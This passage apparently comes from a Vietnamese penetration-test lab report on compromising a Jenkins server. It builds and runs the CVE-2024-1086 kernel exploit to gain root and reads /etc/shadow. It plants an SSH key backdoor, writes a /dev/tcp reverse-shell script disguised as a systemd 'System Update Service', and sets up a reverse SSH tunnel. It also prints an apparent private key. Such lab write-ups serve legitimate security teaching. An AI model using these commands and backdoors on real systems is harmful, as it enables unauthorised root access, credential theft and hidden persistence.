1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:bd:82 brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe23:bd82/64 scope link
        valid_lft forever preferred_lft forever

```

Hình 43 Kiểm tra user jenkins

#### 4.6.2.3 Tiến hành leo thang đặc quyền

Sau khi ssh thành công vào user jenkins từ Web Update Server, tạo thêm terminal mới tải mã nguồn khai thác lỗ hổng:

*git clone <https://github.com/notselwyn/CVE-2024-1086.git>*

```

(kali㉿kali)-[~]
$ git clone https://github.com/notselwyn/CVE-2024-1086.git
Cloning into 'CVE-2024-1086' ...
remote: Enumerating objects: 2196, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 2196 (delta 10), reused 2 (delta 2), pack-reused 2181 (from 2)
Receiving objects: 100% (2196/2196), 2.10 MiB | 1.77 MiB/s, done.
Resolving deltas: 100% (761/761), done.

(kali㉿kali)-[~]
$ cd CVE-2024-1086

```

Hình 44 Tải mã nguồn khai thác lỗ hổng

Trên terminal đã ssh thành công, ta dùng lệnh để tạo một webshell:

*python3 -c 'import pty; pty.spawn("/bin/bash")'*

```

12 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

python3 -c 'import pty; pty.spawn("/bin/bash")'
jenkins@ubuntu-virtual-machine:~$ cd /tmp

```

Hình 45 Tạo web shell

Tạo thử foler /home/jenkins nhưng không đủ quyền hạn vậy nên ta tạo folder jenkins ở /tmp:

```
jenkins@ubuntu-virtual-machine:~$ mkdir /home/jenkins
mkdir: cannot create directory '/home/jenkins': Permission denied
jenkins@ubuntu-virtual-machine:~$ mkdir /tmp/jenkins
jenkins@ubuntu-virtual-machine:~$ ls /tmp/
hsperfdata_jenkins
jenkins
jetty-0_0_0-8080-war_-_any-1714544480886780004
snap-private-tmp
systemd-private-8288c0bc51574cddb68655281a0e0d1f-colord.service-W0zKwK
systemd-private-8288c0bc51574cddb68655281a0e0d1f-ModemManager.service-tjyixZ
systemd-private-8288c0bc51574cddb68655281a0e0d1f-power-profiles-daemon.service-6Uq2U2
systemd-private-8288c0bc51574cddb68655281a0e0d1f-switcheroo-control.service-PMnBtI
jenkins@ubuntu-virtual-machine:~$
```

Hình 46 Tạo folder /tmp/jenkins

Sao chép folder CVE-2024-1086 từ Web Update Server sang máy Jenkins:

`scp -r . jenkins@192.168.1.10:/tmp/jenkins/CVE-2024-1086`

```
(venv)(kali@kali)-[~/CVE-2024-1086]
$ scp -r . jenkins@192.168.1.10:/tmp/jenkins/CVE-2024-1086
scp -r . jenkins@192.168.1.10:/tmp/jenkins/CVE-2024-1086
```

Hình 47 Sao chép folder từ Kali sang Jenkins

Kiểm tra folder trên máy Jenkins:

```
jenkins@ubuntu-virtual-machine:~$ ls /tmp/jenkins/CVE-2024-1086/
include lib LICENSE Makefile README.md src
jenkins@ubuntu-virtual-machine:~$
```

Hình 48 Kiểm tra folder trên Jenkins

Chạy `make` để build mã nguồn ở /tmp/jenkins/CVE-2024-1086:

```
jenkins@ubuntu-virtual-machine:/tmp/jenkins/CVE-2024-1086$ make
make
musl-gcc -I./include -I./include/linux-lts-6.1.72 -Wall -Wno-deprecated-declarations src/main.c src/env.c src/net.c src/nftnl.c src/file.c -o ./exploit -static ./lib/libnftnl.a ./lib/libnftnl.a
src/main.c:197:13: warning: 'breached_the_mainframe' defined but not used [-Wunused-function]
197 | static void breached_the_mainframe()
    |             ^
strip ./exploit
```

Hình 49 Build mã nguồn

Chạy file `./exploit` sau khi build xong để nâng lên quyền root:

```
jenkins@ubuntu-virtual-machine:/tmp/jenkins/CVE-2024-1086$ ./exploit
[*] creating user namespace (CLONE_NEWUSER) ...
[*] creating network namespace (CLONE_NEWNET) ...
[*] setting up UID namespace ...
[*] configuring localhost in namespace ...
[*] setting up nftables ...
[+] running normal privesc
[*] waiting for the calm before the storm ...
[*] sending double free buffer packet ...
[*] spraying 16000 pte's ...
[*] checking 16000 sprayed pte's for overlap ...
[+] confirmed double alloc PMD/PTE
[+] found possible physical kernel base: 0000000089800000
[+] verified modprobe_path/usermodehelper_path: 000000008b68c1a0 ('/sanitycheck') ...
[*] overwriting path with PIDs in range 0→4194304 ...
whoami
cat /etc/shadow
/bin/sh: 0: can't access tty; job control turned off
# root
```

Hình 50 Exploit thành công



Kiểm tra lại quyền:

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Hình 51 Kiểm tra quyền sau khi exploit

Thực hiện xem file /etc/shadow:

```
# cat /etc/shadow | head -n 5
root:!:20543:0:99999:7:::
daemon:!:19977:0:99999:7:::
bin:!:19977:0:99999:7:::
sys:!:19977:0:99999:7:::
sync:!:19977:0:99999:7:::
```

Hình 52 Xem file /etc/shadow

## 4.7 Giai đoạn 4: Duy trì truy cập

Sau khi hoàn tất toàn bộ quá trình khai thác và leo thang đặc quyền, ta cần thiết lập các cơ chế duy trì quyền truy cập bền vững vào hệ thống mục tiêu. Mục tiêu của giai đoạn này là đảm bảo rằng ngay cả khi máy chủ được khởi động lại hoặc phiên kết nối hiện tại bị ngắt, ta vẫn có thể lấy lại quyền kiểm soát mà không cần thực hiện lại toàn bộ chuỗi khai thác từ đầu.

### 4.7.1 Duy trì truy cập vào root trên máy Jenkins

#### 4.7.1.1 Duy trì bằng ssh

Sau khi chạy ./exploit và có quyền root, ta cần đảm bảo rằng máy Jenkins khởi động lại mà vẫn không bị mất quyền kiểm soát. Tạo Backdoor bằng SSH Key (chèn khóa Public Key của Kali vào file authorized\_keys của người dùng root):

```
mkdir -p /root/.ssh
```

# Chèn Public Key của máy Kali vào tệp authorized\_keys của Root

```
echo "ssh-rsa
```

```
AAAAB3NzaC1yc2EAAAADAQABAAQgQDbAB2HmO5ELgP6IYHNVOdlgpWgdUqdqh
o1j57BrZwrtmGv3ESa7QQFDt1HvSSyMOPvNyFP+Xkw/a+oxTkA7w6ssOfIjiwqJd/vc
RADd0wXePq+4Lb0hmrlf9lQb9pN6VwC+uXHFWzFmlWPCg41wOjrDxyUV9VqFhkcHe
qKDIZ/JP7SNYk43l3p4sEKeIwsotv2iEU/MyLAID+X0lmGKNC0jDG/zxHqsH64wB4M6gB
SmwTqHvPUwbxfS98zACXIsbqQS6NcEsmBNEf1tbR6EK66JgjA3MhNEIk/+mf5j9jo/Z6qX
V7WVF6/qozJ0d2ens0xolQVGGz10wtBVuP2tjcCgFU0KkPNruCo6deolFLvpjvCnylECMq
dtK7EPSy7cTCahRJZD5R9dVWMC+BIJYbkU+o10XjzEz+reCAy/biqnYT5Ns3VflafJ9vH
EifKSrDiFMDBgSnRnOnnLIys/dArN7BaLM/6pQg5gV3qBcwjPk+KZeYHkxfBmPL1VfWk
= kali@kali" >> /root/.ssh/authorized_keys
```

# Thiết lập quyền hạn chặt chẽ (bắt buộc để SSH hoạt động)



```
chmod 700 /root/.ssh
```

```
chmod 600 /root/.ssh/authorized_keys
```

```
# mkdir -p /root/.ssh
# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDgQAB2Hm0SElgP6IYHNV0dlgnWgdUqdqho1j578rZwrtmGv3ESa7QQFdt1HvSSyM0PvNyFP+Kw/a+oxTKA7w6ssOFIjiwqJd/vcRADd0wXepq+4Lb0hmLfz1Qb9pN6VwC+uXHFwZfmlWPCg41w0JrdxyUV9VqFhkCh
eqKD1Z/3PT3Nk431Sp45EkeIwsotv21E1U/MyIAD+XlmcKNC8jDG/zxHqSH04wB4MgBSmTqhvPUwBxf598zACX1sbqQ5NCSesBNBF1tdR0EK66JgJA3MhNEIK/+mf5j9Jo/Z6qX7WVf6/qozJ8dZens0x01QVGz10wt8VUP2tjCgFU0KKPNruCo6de0FLvpjvCnyLECMqd
kX0EP5j7cTcaR2JDS09qVWmC+Bi3YbkU+010XjEz+reCay/b1qnyT5Nz3Vflaf39VHE1fKSRD1FMDgSnrR0nmLiys/dArN78aLW/opqg5gV3q8cwJPK+KZeYHkxfsaPL1VfWk- kali@kali" > /root/.ssh/authorized_keys
# chmod 700 /root/.ssh
# chmod 600 /root/.ssh/authorized_keys
```

Hình 53 Chèn public key của Kali vào root của Jenkins thành công

Giải thích quyền hạn:

- `chmod 700 /root/.ssh`: Chỉ owner (root) có thể đọc, ghi và thực thi thư mục .ssh. SSH sẽ từ chối hoạt động nếu thư mục có quyền rộng hơn.
- `chmod 600 /root/.ssh/authorized_keys`: Chỉ owner có thể đọc và ghi file. Nếu quyền rộng hơn (ví dụ 644), SSH sẽ bỏ qua file này với cảnh báo UNPROTECTED PRIVATE KEY.

Thử nghiệm ssh vào thẳng root mà không cần mật khẩu:

```
(venv)(kali@kali) [~/game_update_portal]
$ ssh root@192.168.1.10
ssh root@192.168.1.10
Pseudo-terminal will not be allocated because stdin is not a terminal.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

121 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

12 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ubuntu-virtual-machine:~# whoami
whoami
root

root@ubuntu-virtual-machine:~# whoami
whoami
root
root@ubuntu-virtual-machine:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:bd:82 brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe23:bd82/64 scope link
        valid_lft forever preferred_lft forever
root@ubuntu-virtual-machine:~#
```

Hình 54 Ssh vào root mà không cần mật khẩu

#### 4.7.1.2 Duy trì bằng backdoor

Để đảm bảo quyền kiểm soát kể cả khi server khởi động lại, ta thiết lập một Backdoor dưới dạng dịch vụ hệ thống (Systemd Service).

- **Bước 1: Tạo Script Backdoor**

Sử dụng user root của jenkins đã ssh thành công vừa rồi, tạo script backdoor mới, script này sử dụng kỹ thuật /dev/tcp để tạo Reverse Shell kết nối ngược về máy tấn công mỗi 30 giây qua cổng 8080, nếu có người đang dùng cổng 8080 thì nó sẽ xóa tiến trình đó rồi sử dụng cổng 8080.

```
cat > /opt/.systemd/evil/backdoor.sh << 'EOF'
```

```
#!/bin/bash
```

```
TARGET_PORT=8080
```

```
ATTACKER_IP="192.168.235.129"
```

```
while true; do
```

```
    # 1. Kiểm tra xem cổng 8080 có bị chiếm không
```

```
    PID=$(lsof -t -i :$TARGET_PORT)
```

```
    if [ ! -z "$PID" ]; then
```

```
        # 2. Nếu có, tiến hành "đá" tiến trình đó ra (kể cả là Jenkins)
```

```
        # -9 đảm bảo tiến trình bị tiêu diệt ngay lập tức
```

```
        kill -9 $PID >/dev/null 2>&1
```

```
    fi
```

```
    # 3. Thực hiện Reverse Shell
```

```
    # Sử dụng cổng 8080 vì pfSense thường cho phép traffic này đi qua
```

```
    bash -i >& /dev/tcp/$ATTACKER_IP/$TARGET_PORT 0>&1
```

```
    # 4. Nghỉ 30s trước khi thử lại (tránh làm treo hệ thống nếu có lỗi)
```

```
    sleep 30
```

```
done
```

```
EOF
```

Cấp quyền cho file script.

```
chmod +x /opt/.systemd/evil/backdoor.sh
```

```

root@ubuntu-virtual-machine:~# cat > /opt/.systemd/evil/backdoor.sh << 'EOF'
#!/bin/bash

# Port mục tiêu cần chiếm dụng
TARGET_PORT=8080
# IP máy tấn công (Kali)
ATTACKER_IP="192.168.235.129"

while true; do
    # 1. Kiểm tra xem cổng 8080 có bị chiếm không
    PID=$(lsof -t -i :$TARGET_PORT)

    if [ ! -z "$PID" ]; then
        # 2. Nếu có, tiến hành "đá" tiến trình đó ra (kể cả là Jenkins)
        # -9 đảm bảo tiến trình bị tiêu diệt ngay lập tức
        kill -9 $PID >/dev/null 2>&1
    fi

    # 3. Thực hiện Reverse Shell
    # Sử dụng cổng 8080 vì pfSense thường cho phép traffic này đi qua
    bash -i >& /dev/tcp/$ATTACKER_IP/$TARGET_PORT 0>&1

    # 4. Nghỉ 30s trước khi thử lại (tránh làm treo hệ thống nếu có lỗi)
    sleep 30
done
EOF

chmod +x /opt/.systemd/evil/backdoor.sh
root@ubuntu-virtual-machine:~# █

```

*Hình 55 Tạo backdoor.sh*

## ▪ Bước 2: Đăng ký dịch vụ giả mạo

Ngụy trang dịch vụ dưới tên "system-update.service" để tránh sự nghi ngờ của quản trị viên.

```
cat > /etc/systemd/system/system-update.service << 'EOF'
```

```
[Unit]
```

```
Description=System Update Service
```

```
After=network.target
```

```
[Service]
```

```
Type=simple
```

```
ExecStart=/opt/.systemd/evil/backdoor.sh
```

```
Restart=always
```

```
RestartSec=30
```

```
[Install]
```

```
WantedBy=multi-user.target
```

```
EOF
```

```

root@ubuntu-virtual-machine:~# cat > /etc/systemd/system/system-update.service << 'EOF'
[Unit]
Description=System Update Service
After=network.target

[Service]
Type=simple
ExecStart=/opt/.systemd/evil/backdoor.sh
Restart=always
RestartSec=30

[Install]
WantedBy=multi-user.target
EOF
< /etc/systemd/system/system-update.service << 'EOF'
> [Unit]
> Description=System Update Service
> After=network.target
>
> [Service]
> Type=simple
> ExecStart=/opt/.systemd/evil/backdoor.sh
> Restart=always
> RestartSec=30
>
> [Install]
> WantedBy=multi-user.target
> EOF

```

Hình 56 Ngụy trang dịch vụ

- Chạy service vừa tạo

*systemctl enable system-update.service*

*systemctl start system-update.service*

```

root@ubuntu-virtual-machine:~# systemctl enable system-update.service
systemctl enable system-update.service
root@ubuntu-virtual-machine:~# systemctl start system-update.service
systemctl start system-update.service
root@ubuntu-virtual-machine:~# systemctl status system-update.service
systemctl status system-update.service
● system-update.service - System Update Service
   Loaded: loaded (/etc/systemd/system/system-update.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-04-20 01:10:18 EDT; 11h ago
     Main PID: 890 (backdoor.sh)
       Tasks: 2 (limit: 4541)
      Memory: 540.0K
         CPU: 5.375s
    CGroup: /system.slice/system-update.service
            └─ 890 /bin/bash /opt/.systemd/evil/backdoor.sh
               10927 /bin/bash /opt/.systemd/evil/backdoor.sh

Apr 20 12:33:07 ubuntu-virtual-machine backdoor.sh[10460]: /opt/.systemd/evil...ut
Apr 20 12:33:07 ubuntu-virtual-machine backdoor.sh[10460]: /opt/.systemd/evil...ut
Apr 20 12:35:51 ubuntu-virtual-machine backdoor.sh[10542]: /opt/.systemd/evil...ut
Apr 20 12:35:51 ubuntu-virtual-machine backdoor.sh[10542]: /opt/.systemd/evil...ut
Apr 20 12:38:34 ubuntu-virtual-machine backdoor.sh[10591]: /opt/.systemd/evil...ut
Apr 20 12:38:34 ubuntu-virtual-machine backdoor.sh[10591]: /opt/.systemd/evil...ut
Apr 20 12:41:18 ubuntu-virtual-machine backdoor.sh[10633]: /opt/.systemd/evil...ut
Apr 20 12:41:18 ubuntu-virtual-machine backdoor.sh[10633]: /opt/.systemd/evil...ut
Apr 20 12:44:02 ubuntu-virtual-machine backdoor.sh[10833]: /opt/.systemd/evil...ut
Apr 20 12:44:02 ubuntu-virtual-machine backdoor.sh[10833]: /opt/.systemd/evil...ut
Hint: Some lines were ellipsized, use -l to show in full.
root@ubuntu-virtual-machine:~#

```

Hình 57 Dịch vụ ngụy trang đã chạy

- Thử nghiệm trên máy Web server kết nối lại với Jenkins: *nc -lvnp 8080*

```
(venv)-(kali@kali)-[~/CVE-2024-23897]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.235.129] from (UNKNOWN) [192.168.1.10] 45502
bash: cannot set terminal process group (11637): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu-virtual-machine:/#
```

Hình 58 Duy trì kết nối mỗi khi Web Server nghe cổng 8080

#### 4.7.2 Duy trì kết nối từ máy attacker đến máy Web server : Dùng Reverse SSH Tunnel

Đây là lớp persistence quan trọng nhất trong chuỗi, cho phép Kali Attacker duy trì quyền truy cập vào Web Server một cách ổn định và bền vững.

Giải pháp được áp dụng là kỹ thuật Reverse SSH Tunnel còn gọi là Remote Port Forwarding: thay vì Kali SSH vào Web Server bị chặn, Web Server chủ động SSH ngược ra ngoài về Kali. Kali chỉ cần lắng nghe port đã mở để có được Reverse shell từ máy Web Server.

##### ▪ Bước 1: Tạo SSH key trên Kali

Kali cần chạy SSH server và bật GatewayPorts để cho phép Web Server mở port 2222 trên Kali từ xa.

- Tạo cặp khóa SSH trên Kali. Private Key sẽ được copy sang Web Server để Web Server dùng khi SSH ngược về Kali. Public Key được thêm vào `authorized_keys` của chính Kali để xác thực kết nối từ Web Server.

`ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa -N ""`

- Xem public key đã tạo: `cat ~/.ssh/id_rsa.pub` :

```
(kali@kali)-[~]
$ ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa -N ""
Generating public/private rsa key pair.
Created directory '/home/kali/.ssh'.
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:IAQdClKxLK31AxjyL6vVsJgAwPWvPSYyXwISUixuYw kali@kali
The key's randomart image is:
+--[RSA 4096]--+
|*=00o.         |
|X=B=          |
|+=0o0o.        |
|B o0 +o.       |
|E=.. ..S      |
|..             |
|.o             |
|..             |
|....          |
+--[SHA256]--+

(kali@kali)-[~]
$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCLso2RWpFtnVo3zg508EJY3YjMGsEo+Oz62n9Jsd3X6/Ah/y2GvEes1b24MULijWPmIsBXpaRomXE1iJpXeuAFLaEN2XYd
Wwj55f62RuY+4jcCsdq00ktLaeuOycYz9SrrLiiSV+R8BTyugTxI6mPYqJ1ExR1mM+FM7XfmcgDpEOLQ4X/hC4oIcRNbY0ZX3RyYjYqZyDpfZYyUHev5zir0ISuIYLWjQuJLW
ZKzT/+sU+bLhJd0MSwdZQ48D36BmnMQiz773rLHCzI+wtGqOLerBZQeyH4bZ/XicMwy3QItxj8neua0UCy9KcdG6AM4BoWJQFQx0A4ijfQqYHFL0LNSgkpdIiWBuc0VuiZp
g9/SCS+pxT2ngHk05PsT13jru+AhLotMh0QKXgd0Qmt5472JfWB0U3gsUzimVCpTlgjWc7sPYASVKBMK+kmS6547tBx+YeJN62305AT2WqYp6p4yZxb+Bgt3rM1oyXjZHiCY
+9zmdb6w+GtyeElj1yr92ezSTcs4c1D3rmawqxDvh51CubriShuYt1sziW+0TqKa8u8Qoo0UcRHthfv1rOHFZKRW1v2Q2LR/CswaM0u922MjLUdhZBC45Hk0319NUVrACM
0zc5Ak7bet5iFQgJHBz8PL6nbijdVgdUGal3JLTphl1Aqs4tpDL6hVGL1XbcHw= kali@kali
```

Hình 59 Đọc public key


##### ▪ Bước 2: Thêm public key Kali vào `authorized_keys` của Kali

Cặp key SSH hoạt động theo nguyên tắc: bên muốn được SSH vào (Kali) lưu Public Key trong `authorized_keys`. Bên thực hiện kết nối SSH (Web Server) cần có Private Key tương ứng. Khi Web Server SSH vào Kali, Kali kiểm tra Private Key của Web Server có khớp Public Key trong `authorized_keys` không. Nếu khớp, cho phép kết nối.

- Trên Kali cho phép Web Server SSH ngược về Kali:

```
cat ~/.ssh/id_rsa.pub >> ~/.ssh/authorized_keys
```

```
chmod 600 ~/.ssh/authorized_keys
```



```
(kali㉿kali)-[~]
$ cd ~/.ssh
(kali㉿kali)-[~/ssh]
$ ls
id_rsa  id_rsa.pub
(kali㉿kali)-[~/ssh]
$ cat ~/.ssh/id_rsa.pub >> ~/.ssh/authorized_keys
(kali㉿kali)-[~/ssh]
$ chmod 600 ~/.ssh/authorized_keys
```

Hình 60 Copy khoá công khai vào `authorized_keys` của Kali để xác thực kết nối

### ▪ Bước 3: Copy private key sang Web Server qua reverse shell

- Từ reverse shell đang có trên Web Server (thu được từ bước khai thác trước), tạo file Private Key:


```
cat > /home/webdeploy/.ssh/kali_key << 'EOF'
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

< nội dung private key của Kali >

```
-----END OPENSSH PRIVATE KEY-----
```

```
EOF
```



```
webdeploy@database-virtual-machine:~/.ssh$ cat > /home/webdeploy/.ssh/kali_key << 'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAAAAAAG5vbmUAAAAAAAAAAAAAAAABAACFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEApbKNkVgRbZ1aN84OTVBCWN2IzBrBKPjs+tp/SbHd1+vwIf8thrxH
rNW9uDFJYo1j5iLAV6WkaJLxNYiaV3rgBZWHDdl2HVSI+eX+tkbmPuI3ArHatDpLS2nrjs
nGM/Uq6y4oklfkFAU8roE8SOpj2KidRMUdzjPhT0135nIA6RDl00F/4QuKCHETW2DmV90c
o2Kmcg6X2WMLB3r+c4q9CeriGJV0LlSiMsS0//rFPmy4SXdDESHWUOPa9+gZpzEIs++96
yxwsyPsLRqjPRKwWUsh+G2f1yHDMMt0CLcY/J3rmtFAsvSnHRugDOAaFiUBUMTg0Io3zq
mBxSzizUoJKXYiIlgbnNFbomaYPf0gkvqcU9p4B5N0T7E9d467vgIS6LTIdECsYHdEJree
09iX1gdFN4LFM4plQqU5YI1n07D2AELSGTCvpJkuue07QcfmHiTettzuQE9lqmKeqeMmcW
/gYld6ZNaMl42R4gmPvc5nW+sPhrcnhJY9b6/dns0k3LOHNQ965msKsQ74edQrm64kobmL
dbM4lvtE6imvLvEKKNFHER7bYX79azhxWSq1tb9kNi0fwrMGjNLlPdtjCZVA4WQQUOR5NN
9FTVFawAjNM30QJ023reYhUIIxcw/Dy+p24o3VYHVBMpdyS06YzDQKr0LaQy+oVRpdV23B
8AAAdAn0G3ep9Bt3oAAAAHc3NoLXJzYQAAAEApbKNkVgRbZ1aN84OTVBCWN2IzBrBKPjs
+tp/SbHd1+vwIf8thrxHrNW9uDFJYo1j5iLAV6WkaJLxNYiaV3rgBZWHDdl2HVSI+eX+tk
bmPuI3ArHatDpLS2nrjsnGM/Uq6y4oklfkFAU8roE8SOpj2KidRMUdzjPhT0135nIA6RDl
00F/4QuKCHETW2DmV90co2Kmcg6X2WMLB3r+c4q9CeriGJV0LlSiMsS0//rFPmy4SXdDE
SHWUOPa9+gZpzEIs++96yxwsyPsLRqjPRKwWUsh+G2f1yHDMMt0CLcY/J3rmtFAsvSnHR
ugDOAaFiUBUMTg0Io3zqmqBxSzizUoJKXYiIlgbnNFbomaYPf0gkvqcU9p4B5N0T7E9d467
vgIS6LTIdECsYHdEJree09iX1gdFN4LFM4plQqU5YI1n07D2AELSGTCvpJkuue07QcfmHi
TettzuQE9lqmKeqeMmcW/gYld6ZNaMl42R4gmPvc5nW+sPhrcnhJY9b6/dns0k3LOHNQ96
5msKsQ74edQrm64kobmLdbM4lvtE6imvLvEKKNFHER7bYX79azhxWSq1tb9kNi0fwrMGjN
LlPdtjCZVA4WQQUOR5NN9FTVFawAjNM30QJ023reYhUIIxcw/Dy+p24o3VYHVBMpdyS06Y
zDQKr0LaQy+oVRpdV23B8AAADAQABAAQABZatVUk1RmqRnq0mz74MXgH6f8V1vxqujq
ecxyiQ1pyyaaUwXd7f+z1N627kC190i6eJmYQADF5sgjwULX0smN8WdPkKfGdQ8TbDIgfr
utfWMEnQ087ZeEN5//yNUATQvpdKMvMwYxXXYewoJQu5N3Jk7GCxz8ayIL7VUaA2Aant
LHMnPHWDQvJtWPU8B5qlyu7IedxgTVv9EuZQYCTr8VGpxm00D9k1RPDZWqvettj1ZMaew
Qiom4QQKx0p9BVl1YGVvR+5UqaHl9YShen6hCuRvYv2SLKDX0sCddMZs25NfKqHrLC1y
HF0F8R4AqGb//PSLS270KomW65b+E+reRqAM+zZChtwDBG1rujk/1S+Fru2sqL7jmlkvWK
rU/w66X8Pj2mC5jN3g97fY6AYLDrbsVM4Q9en+teUthrDk/I8v8p+LMQIG8SE85vjuL8xt
-----END OPENSSH PRIVATE KEY-----
```



*Hình 61 Tạo private key trên máy Web Server bằng private key của Kali*

- Cấp quyền thực thi cho file key vừa tạo, lệnh chmod 600 bắt buộc vì SSH từ chối dùng Private Key có quyền quá rộng và báo lỗi UNPROTECTED PRIVATE KEY. Lệnh chown đảm bảo user webdeploy là chủ sở hữu, có thể đọc file.

```
chmod 600 /home/webdeploy/.ssh/kali_key
```

```
chown -R webdeploy:webdeploy /home/webdeploy/.ssh
```

#### ▪ **Bước 4: Tạo Reverse SSH Tunnel từ Web Server về Kali**

Thực thi lệnh SSH với tham số **-R 2222:localhost:22** để tạo Reverse Tunnel. Tham số này yêu cầu Kali mở port 2222 và forward mọi kết nối vào port đó về port 22 của Web Server qua tunnel đã thiết lập

```
ssh -i /home/webdeploy/.ssh/kali_key -N -R 2222:localhost:22 kali@10.0.0.136 &
```

```
webdeploy@database-virtual-machine:/opt/webapp$ ssh -i /home/webdeploy/.ssh/kali_key -N -R 2222:localhost:22 kali@10.0.0.136 &  
</kali_key -N -R 2222:localhost:22 kali@10.0.0.136 &  
[1] 2471  
webdeploy@database-virtual-machine:/opt/webapp$ █
```

*Hình 62 Tạo Reverse SSH Tunnel từ Web Server về Kali*

Giải thích các tham số:

- N: Không chạy lệnh, chỉ tạo tunnel
- R: Reverse tunnel (remote port forwarding)
- 2222: Port mở trên máy Kali
- localhost: Địa chỉ đích khi có kết nối vào port 2222
- :22: Port đích trên Web Server
- kali@10.0.0.136: SSH vào Kali

#### ▪ **Bước 5: Từ Kali SSH vào Web Server qua tunnel**

